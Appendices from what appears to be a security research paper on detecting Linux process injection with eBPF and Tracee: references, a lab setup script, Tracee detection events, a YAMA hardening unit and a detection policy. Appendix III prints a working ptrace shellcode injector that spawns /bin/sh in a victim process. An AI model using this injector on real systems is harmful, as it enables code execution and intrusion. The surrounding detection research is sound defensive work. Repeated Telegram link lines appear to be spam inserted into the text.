Rusling, D. (1999). *Chapter 4 processes*. The Linux Documentation Project. Retrieved January 9, 2024, from https://tldp.org/LDP/tlk/kernel/processes.html

Schroeder, W., Warner, J., Nelson, M. (2018, March 15). Github PowerShellEmpire. Retrieved January 15, 2023 from https://github.com/EmpireProject/Empire.

Starink, J., Huisman, M., Peter, A., & Continella, A. (2023). Understanding and Measuring Inter-Process Code Injection in Windows Malware. Retrieved from https://conand.me/publications/starink-codeinjection-2023.pdf

Strace. (2023). Strace [Computer Software]. Retrieved from https://github.com/strace

Sudhakar, S., & Kumar, S. (2020). An emerging threat Fileless malware: A survey and research challenges. *Cybersecurity*, *3*(1). https://doi.org/10.1186/s42400-019-0043-x

Trociński, K. (2019, May 7). *W3ndige/Linux-process-injection: Proof of concept for injecting simple shellcode via ptrace into a running process*. GitHub. Retrieved December 23, 2023, from https://github.com/W3ndige/linux-process-injection

Turner-Trauring, I. (2017, April 18). *Code injection on Linux and MACOS with LD_PRELOAD*. Simplify Your Kubernetes Journey | Ambassador Labs.

https://t.me/learningnets

Retrieved January 6, 2024, from https://www.getambassador.io/blog/code-injection-on-linux-and-macos

Updyke, D. GHOSTS (Version 7.0.0) [Computer software]. Retrieved from https://github.com/cmu-sei/GHOSTS

Wang, J., Ma, C., Li, Z., Yuan, H., & Wang, J. (2022). ProcGuard: Process Injection Behaviours Detection Using Fine-grained Analysis of API Call Chain with Deep Learning. In Proceedings of the 2022 IEEE International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom) (pp. 778-785). Wuhan, China: IEEE. https://doi.org/10.1109/TrustCom56396.2022.00109.

Wheeler, D. (2003, April 11). *Program Library HOWTO*. The Linux Documentation Project. Retrieved January 9, 2024, from https://tldp.org/HOWTO/Program-Library-HOWTO/shared-libraries.html

Wilson, B. (2020). Securing the Soft Underbelly of a Supercomputer with BPF Probes. *SANS Institute.* Retrieved, 28 January 2024 from https://sansorg.egnyte.com/dl/JKHRErb3zp

Xu, Z., Ray, S., Subramanyan, P., & Malik, S. (2017). Malware detection using machine learning based analysis of virtual memory access patterns. In Design, Automation & Test in Europe Conference & Exhibition (2017) (pp. 169-174). doi:10.23919/DATE.2017.7926977

Zaheri, M., Niksefat, S., & Sadeghiyan, B. (2018). Preventing reflective DLL injection on UWP apps. OIC-CERT Journal of Cyber Security, 1(1), 41-52.

https://t.me/learningnets

Appendix I - Installation Script

```
sudo apt-get update
sudo apt-get upgrade -y
Sudo apt install open-vm-tools-desktop open-vm-tools
#BPFTrace Installation
#Add iovisor to the list of sources for repo (for bpftrace)
sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys
4052245BD4284CDD
sudo echo "deb https://repo.iovisor.org/apt/$(lsb_release -cs)
$(lsb_release -cs) main" | sudo tee
/etc/apt/sources.list.d/iovisor.list
sudo apt-get update
sudo apt-get install -y git python3 python3-pip apt-transport-
https ca-certificates curl clang llvm jq libelf-dev libpcap-dev
libbfd-dev libbpf-dev binutils-dev build-essential make linux-
tools-common linux-tools-$(uname -r)
sudo apt-get install -y bpftrace bpfcc-tools

#https://docs.docker.com/desktop/install/ubuntu/
sudo apt-get update
sudo apt install gnome-terminal
#Remove docker desktop
sudo apt remove docker-desktop
rm -r $HOME/.docker/desktop
sudo rm /usr/local/bin/com.docker.cli
sudo apt purge docker-desktop
# Add Docker's official GPG key:
sudo apt-get install ca-certificates curl gnupg
sudo install -m 0755 -d /etc/apt/keyrings
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo
gpg --dearmor -o /etc/apt/keyrings/docker.gpg
sudo chmod a+r /etc/apt/keyrings/docker.gpg
# Add the repository to Apt sources:
echo \
  "deb [arch=$(dpkg --print-architecture) signed-
by=/etc/apt/keyrings/docker.gpg]
https://download.docker.com/linux/ubuntu \
```


https://t.me/learningnets

```
  $(. /etc/os-release && echo "$VERSION_CODENAME") stable" | \
  sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
sudo apt-get update
sudo apt-get install -y docker-ce docker-ce-cli containerd.io
docker-buildx-plugin docker-compose-plugin
sudo usermod -aG docker $USER && newgrp docker
sudo docker run hello-world

#install Minikube
curl -LO
https://storage.googleapis.com/minikube/releases/latest/minikube_
latest_amd64.deb
sudo dpkg -i minikube_latest_amd64.deb
minikube start

#install kubectl
sudo apt-get install -y apt-transport-https ca-certificates curl
sudo mkdir -m 755 /etc/apt/keyrings
curl -fsSL
https://pkgs.k8s.io/core:/stable:/v1.29/deb/Release.key | sudo
gpg --dearmor -o /etc/apt/keyrings/kubernetes-apt-keyring.gpg
echo 'deb [signed-by=/etc/apt/keyrings/kubernetes-apt-
keyring.gpg] https://pkgs.k8s.io/core:/stable:/v1.29/deb/ /' |
sudo tee /etc/apt/sources.list.d/kubernetes.list
sudo apt-get update
sudo apt-get install -y kubectl

#install Helm
curl -fsSL -o get_helm.sh
https://raw.githubusercontent.com/helm/helm/main/scripts/get-
helm-3
chmod 700 get_helm.sh
./get_helm.sh
kubectl get po -A

#Install Tracee
helm repo add aqua https://aquasecurity.github.io/helm-charts/
helm repo update
```

Melissa Bischoping, melissa@securitysphynx.com

https://t.me/learningnets

```
helm install tracee aqua/tracee --namespace tracee --create-
namespace

kubectl get pods -n tracee
```

Melissa Bischoping, melissa@securitysphynx.com

https://t.me/learningnets

Appendix II - JSON Crack Output of PTRACE detection from Tracee

event 1 (8)
timestamp: 132402914390
threadStartTime: 132397493635
processorId: 1
processId: 31671
cgroupId: 1
threadId: 31671
parentProcessId: 31670
hostProcessId: 31671
hostThreadId: 31671
hostParentProcessId: 31670
userId: 0
mountNamespace: 4026531841
pidNamespace: 4026531836
processName: "inject"
hostName: "ubuntu"
containerId: ""
eventId: "6019"
eventName: "ptrace_code_injection"
argsNum: 1
returnValue: 0
syscall: ""
stackAddresses: null
threadEntityId: 0
processEntityId: 0
parentEntityId: 0
executable (1) → path: ""
container
kubernetes
matchedPolicies (1) → default-policy
contextFlags (1) → containerStarted: false, isCompat: false
args (1) → name: "triggeredBy", type: "unknown"
value (2) → id: 101, name: "ptrace", returnValue: 0
args (4)
name: "request", type: "string", value: "PTRACE_POKETEXT"
name: "pid", type: "pid_t", value: 31341
name: "addr", type: "void*", value: "0x5641aba53000"
name: "data", type: "void*", value: "0x91969dd1bb48c031"
metadata (2)
Version: "1"
Description: "Possible code injection into another process was detected. Code injection is an…
Tags: null
Properties (1)
Category: "defense-evasion"
Kubernetes_Technique: ""
Severity: 3
Technique: "Ptrace System Calls"
external_id: "T1055.008"
id: "attack-pattern--ea016b56-ae0e-47fe-967a-cc0ad51af67f"
signatureID: "TRC-103"
signatureName: "Code injection detected using ptrace"

event 2 (8)
timestamp: 132402994791
threadStartTime: 132397493635
processorId: 1
processId: 31671
cgroupId: 1
threadId: 31671
parentProcessId: 31670
hostProcessId: 31671
hostThreadId: 31671
hostParentProcessId: 31670
userId: 0
mountNamespace: 4026531841
pidNamespace: 4026531836
processName: "inject"
hostName: "ubuntu"
containerId: ""
eventId: "6019"
eventName: "ptrace_code_injection"
argsNum: 1
returnValue: 0
syscall: ""
stackAddresses: null
threadEntityId: 0
processEntityId: 0
parentEntityId: 0
executable (1) → path: ""
container
kubernetes
matchedPolicies (1) → default-policy
contextFlags (1) → containerStarted: false, isCompat: false
args (1) → name: "triggeredBy", type: "unknown"
value (2) → id: 101, name: "ptrace", returnValue: 0
args (4)
name: "request", type: "string", value: "PTRACE_POKETEXT"
name: "pid", type: "pid_t", value: 31341
name: "addr", type: "void*", value: "0x5641aba53008"
name: "data", type: "void*", value: "0x53dbf748ff978cd0"
metadata (2)
Version: "1"
Description: "Possible code injection into another process was detected. Code injection is an…
Tags: null
Properties (1)
Category: "defense-evasion"
Kubernetes_Technique: ""
Severity: 3
Technique: "Ptrace System Calls"
external_id: "T1055.008"
id: "attack-pattern--ea016b56-ae0e-47fe-967a-cc0ad51af67f"
signatureID: "TRC-103"
signatureName: "Code injection detected using ptrace"

https://t.me/learningnets

Appendix III – inject.c Source Code

```
#include <stdio.h>
#include <errno.h>
#include <limits.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <sys/user.h>
#include <sys/wait.h>
#include <sys/ptrace.h>

#define PID_MAX 32768
#define PID_MAX_STR_LENGTH 64


// http://shell-storm.org/shellcode/files/shellcode-806.php
const char *SHELLCODE = "\x31\xc0\x48\xbb\xd1\x9d\x96"
                        "\x91\xd0\x8c\x97\xff\x48\xf7"
                        "\xdb\x53\x54\x5f\x99\x52\x57"
                        "\x54\x5e\xb0\x3b\x0f\x05";


int get_proc_pid_max() {
    FILE *pid_max_file = fopen("/proc/sys/kernel/pid_max", "r");

    if (pid_max_file == NULL) {
        fprintf(stderr, "Could not find proc/sys/kernel/pid_max file. "
                "Using default.\n");

        return PID_MAX;
    }

    char *pid_max_buffer = malloc(PID_MAX_STR_LENGTH * sizeof(char));
    if (fgets(pid_max_buffer, PID_MAX_STR_LENGTH * sizeof(char), pid_max_file) == NULL) {
        fprintf(stderr, "Could not read from /proc/sys/kernel/pid_max file "
                "Using default.\n");

        fclose(pid_max_file);
        free(pid_max_buffer);
        return PID_MAX;
    }

    long pid_max = strtol(pid_max_buffer, (char **)NULL, 10);
    if (pid_max == 0) {
        fprintf(stderr, "Could not parse /proc/sys/kernel/pid_max value. "
                "Not a number. Uisng default.\n");
        pid_max = PID_MAX;
    }

    free(pid_max_buffer);
    fclose(pid_max_file);
    return pid_max;
}

char *get_permissions_from_line(char *line) {
    int first_space = -1;
    int second_space = -1;
    for (size_t i = 0; i < strlen(line); i++) {
        if (line[i] == ' ' && first_space == -1) {
            first_space = i + 1;
        }
        else if (line[i] == ' ' && first_space != -1) {
            second_space = i;
            break;
        }
    }
```


https://t.me/learningnets

```
    if (first_space != -1 && second_space != -1 && second_space > first_space) {
        char *permissions = malloc(second_space - first_space + 1);
        if (permissions == NULL) {
            fprintf(stderr, "Could not allocate memory. Aborting.\n");
            return NULL;
        }
        for (size_t i = first_space, j = 0; i < (size_t)second_space; i++, j++) {
            permissions[j] = line[i];
        }
        permissions[second_space - first_space] = '\0';
        return permissions;
    }
    return NULL;

}

long get_address_from_line(char *line) {
    int address_last_occurance_index = -1;
    for (size_t i = 0; i < strlen(line); i++) {
        if (line[i] == '-') {
            address_last_occurance_index = i;
        }
    }

    if (address_last_occurance_index == -1) {
        fprintf(stderr, "Could not parse address from line '%s'. Aborting.\n", line);
        return -1;
    }

    char *address_line = malloc(address_last_occurance_index + 1);
    if (address_line == NULL) {
        fprintf(stderr, "Could not allocate memory. Aborting.\n");
        return -1;
    }

    for (size_t i = 0; i < (size_t)address_last_occurance_index; i++) {

        address_line[i] = line[i];
    }

    address_line[address_last_occurance_index] = '\0';
    long address = strtol(address_line, (char **) NULL, 16);
    return address;
}

long parse_maps_file(long victim_pid) {
    size_t maps_file_name_length = PID_MAX_STR_LENGTH + 12;
    char *maps_file_name = malloc(maps_file_name_length);
    if (snprintf(maps_file_name, maps_file_name_length, "/proc/%ld/maps", victim_pid) < 0)
{
        fprintf(stderr, "Could not use snprintf: %s", strerror(errno));
        return -1;
    }

    FILE *maps_file = fopen(maps_file_name, "r");
    if (maps_file == NULL) {
        fprintf(stderr, "Could not open %s file. Aborting.\n", maps_file_name);
        return -1;
    }

    char *maps_line = NULL;
    size_t maps_line_length = 0;
    while (getline(&maps_line, &maps_line_length, maps_file) != -1) {
        char *permissions = get_permissions_from_line(maps_line);

        if (permissions == NULL) {
            continue;
```


https://t.me/learningnets

```
            } else if (strncmp("r-xp", permissions, 4) == 0) {
                fprintf(stdout, "[*] Found section mapped with %s permissions.\n",
permissions);
                free(permissions);
                break;
            }
            free(permissions);
        }


        long address = get_address_from_line(maps_line);

        free(maps_line);

        return address;
    }


    int main(int argc, const char *argv[]) {
        if (argc < 2) {
            fprintf(stderr, "Usage:\n\t./inject PID\n\n"
                    "\tPID - PID of the process to inject code.\n");
            exit(EXIT_FAILURE);
        }

        long pid_max = get_proc_pid_max();
        long victim_pid = strtol(argv[1], (char **) NULL, 10);

        if (victim_pid == 0 || victim_pid > pid_max) {
            fprintf(stderr, "Argument not a valid number. Aborting.\n");
            exit(EXIT_FAILURE);
        }


        // Attach to the victim process.
        if (ptrace(PTRACE_ATTACH, victim_pid, NULL, NULL) < 0) {
            fprintf(stderr, "Failed to PTRACE_ATTACH: %s\n", strerror(errno));
            exit(EXIT_FAILURE);
        }
        wait(NULL);

        fprintf(stdout, "[*] Attach to the process with PID %ld.\n", victim_pid);

        // Save old register state.
        struct user_regs_struct old_regs;
        if (ptrace(PTRACE_GETREGS, victim_pid, NULL, &old_regs) < 0) {
            fprintf(stderr, "Failed to PTRACE_GETREGS: %s\n", strerror(errno));
            exit(EXIT_FAILURE);
        }

        long address = parse_maps_file(victim_pid);

        size_t payload_size = strlen(SHELLCODE);
        uint64_t *payload = (uint64_t *)SHELLCODE;

        fprintf(stdout, "[*] Injecting payload at address 0x%lx.\n", address);
        for (size_t i = 0; i < payload_size; i += 8, payload++) {
            if (ptrace(PTRACE_POKETEXT, victim_pid, address + i, *payload) < 0) {
                fprintf(stderr, "Failed to PTRACE_POKETEXT: %s\n", strerror(errno));
                exit(EXIT_FAILURE);
            }
        }


        fprintf(stdout, "[*] Jumping to the injected code.\n");
        struct user_regs_struct regs;
        memcpy(&regs, &old_regs, sizeof(struct user_regs_struct));
        regs.rip = address;
```


https://t.me/learningnets

```
    if (ptrace(PTRACE_SETREGS, victim_pid, NULL, &regs) < 0) {
        fprintf(stderr, "Failed to PTRACE_SETREGS: %s. \n", strerror(errno));
        exit(EXIT_FAILURE);
    }

    if (ptrace(PTRACE_CONT, victim_pid, NULL, NULL) < 0) {
        fprintf(stderr, "Failed to PTRACE_CONT: %s. \n", strerror(errno));
        exit(EXIT_FAILURE);
    }

    fprintf(stdout, "[*] Sucessfuly injected and jumped to the code.\n");

    return 0;
}
```


https://t.me/learningnets

Appendix IV - YAMA Linux Security Module protection against ptrace

```
[Unit]
Description=Removes, system-wide, the ability to ptrace
ConditionKernelCommandLine=!maintenance

[Service]
Type=forking
Execstart=/bin/bash –c “sysctl -w kernel.yama.ptrace_scope=3”
Execstop=

[Install]
WantedBy=default.target
```


https://t.me/learningnets

Appendix V - Default Policy for Tracee


```
# Please edit the object below. Lines beginning with a '#' will be ignored,
# and an empty file will abort the edit. If an error occurs while saving this
file will be
# reopened with the relevant failures.
#
apiVersion: tracee.aquasec.com/v1beta1
kind: Policy
metadata:
  annotations:
    description: traces default events
    meta.helm.sh/release-name: tracee
    meta.helm.sh/release-namespace: tracee
  creationTimestamp: "2024-01-10T21:19:53Z"
  generation: 1
  labels:
    app.kubernetes.io/managed-by: Helm
  name: default-policy
  resourceVersion: "10181"
  uid: a8d7c0c7-5af7-4f25-b025-fafcd51a60db
spec:
  rules:
  - event: stdio_over_socket
  - event: k8s_api_connection
  - event: aslr_inspection
  - event: proc_mem_code_injection
  - event: docker_abuse
  - event: scheduled_task_mod
  - event: ld_preload
  - event: cgroup_notify_on_release
  - event: default_loader_mod
  - event: sudoers_modification
  - event: sched_debug_recon
  - event: system_request_key_mod
  - event: cgroup_release_agent
  - event: rcd_modification
  - event: core_pattern_modification
  - event: proc_kcore_read
  - event: proc_mem_access
  - event: hidden_file_created
  - event: anti_debugging
  - event: ptrace_code_injection
  - event: process_vm_write_inject
  - event: disk_mount
  - event: dynamic_code_loading
  - event: fileless_execution
  - event: illegitimate_shell
  - event: kernel_module_loading
  - event: k8s_cert_theft
  - event: proc_fops_hooking
  - event: syscall_hooking
  - event: dropped_executable
  - event: container_create
  - event: container_remove
 scope:
  - global
```


https://t.me/learningnets

https://t.me/learningnets